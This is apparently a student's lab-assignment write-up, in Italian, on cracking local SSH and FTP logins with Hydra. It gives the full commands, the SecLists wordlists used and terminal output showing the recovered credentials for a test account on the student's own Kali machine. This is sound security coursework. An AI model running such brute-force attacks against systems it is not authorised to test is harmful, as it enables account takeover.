Consegna S6 L4

hacking via hydra

oggi ci e' stato richiesto di craccare usando hydra le password di user su macchina kali. Per iniziare installiamo sia seclists che ci servira come dizionario e sia svftp che ci fara' da server ftp

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 983 not upgraded.
Need to get 464 MB of archives.
After this operation, 1868 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.4-0kal
i1 [464 MB]
Fetched 464 MB in 51s (9109 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 395966 files and directories currently installed.)
Preparing to unpack .../seclists_2023.4-0kali1_all.deb ...
Unpacking seclists (2023.4-0kali1) ...
Setting up seclists (2023.4-0kali1) ...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for wordlists (2023.2.0) ...
```

```
> seclists ~ Collection of multiple types of security lists

/usr/share/seclists
├── Discovery
├── Fuzzing
├── IOCs
├── Miscellaneous
├── Passwords
├── Pattern-Matching
├── Payloads
├── Usernames
└── Web-Shells
```

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install vsftpd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
vsftpd is already the newest version (3.0.3-13+b3).
0 upgraded, 0 newly installed, 0 to remove and 983 not upgraded.
```

creiamo quindi uno user per eseguire le prove su di esso iniziando da ssh (nota per velocizzare il processo e' stato creato un utente diverso dalla traccia). aviamo quindi il servizio ssh e verifichiamo che sia attivo

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```


```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh info@192.168.1.148
info@192.168.1.148's password:
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

eseguendo il comando in figura avviamo l'attacco su ssh e torviamo le credenziali a noi utili evidenziate

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.148 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-13 11:51:37
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
-I
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.1.148:22/
[ATTEMPT] target 192.168.1.148 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.148 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.148 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.148 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.148 - login "info" - pass "123456789" - 5 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.148 - login "info" - pass "12345" - 6 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.148 - login "info" - pass "1234" - 7 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.148 - login "info" - pass "111111" - 8 of 8295455000000 [child 2] (0/0)
[22][ssh] host: 192.168.1.148   login: info   password: 1234
[ATTEMPT] target 192.168.1.148 - login "admin" - pass "123456" - 1000001 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.148 - login "admin" - pass "password" - 1000002 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.148 - login "admin" - pass "12345678" - 1000003 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.148 - login "admin" - pass "qwerty" - 1000004 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.148 - login "admin" - pass "123456789" - 1000005 of 8295455000000 [child 0] (0/0)
```

facciamo lo stesso con ftp quindi avviamo il servizio,assicuriamoci funzioni e avviamo l'attacco tramite lo stesso comando di prima eccezion fatta per "-t4 ftp"




```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.148 -t4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-13 11:58:24
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ftp://192.168.1.148:21/
[ATTEMPT] target 192.168.1.148 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.148 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.148 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.148 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.148 - login "info" - pass "123456789" - 5 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.148 - login "info" - pass "12345" - 6 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.148 - login "info" - pass "1234" - 7 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.148 - login "info" - pass "111111" - 8 of 8295455000000 [child 3] (0/0)
[21][ftp] host: 192.168.1.148   login: info   password: 1234
[ATTEMPT] target 192.168.1.148 - login "admin" - pass "123456" - 1000001 of 8295455000000 [child 2] (0/0)
```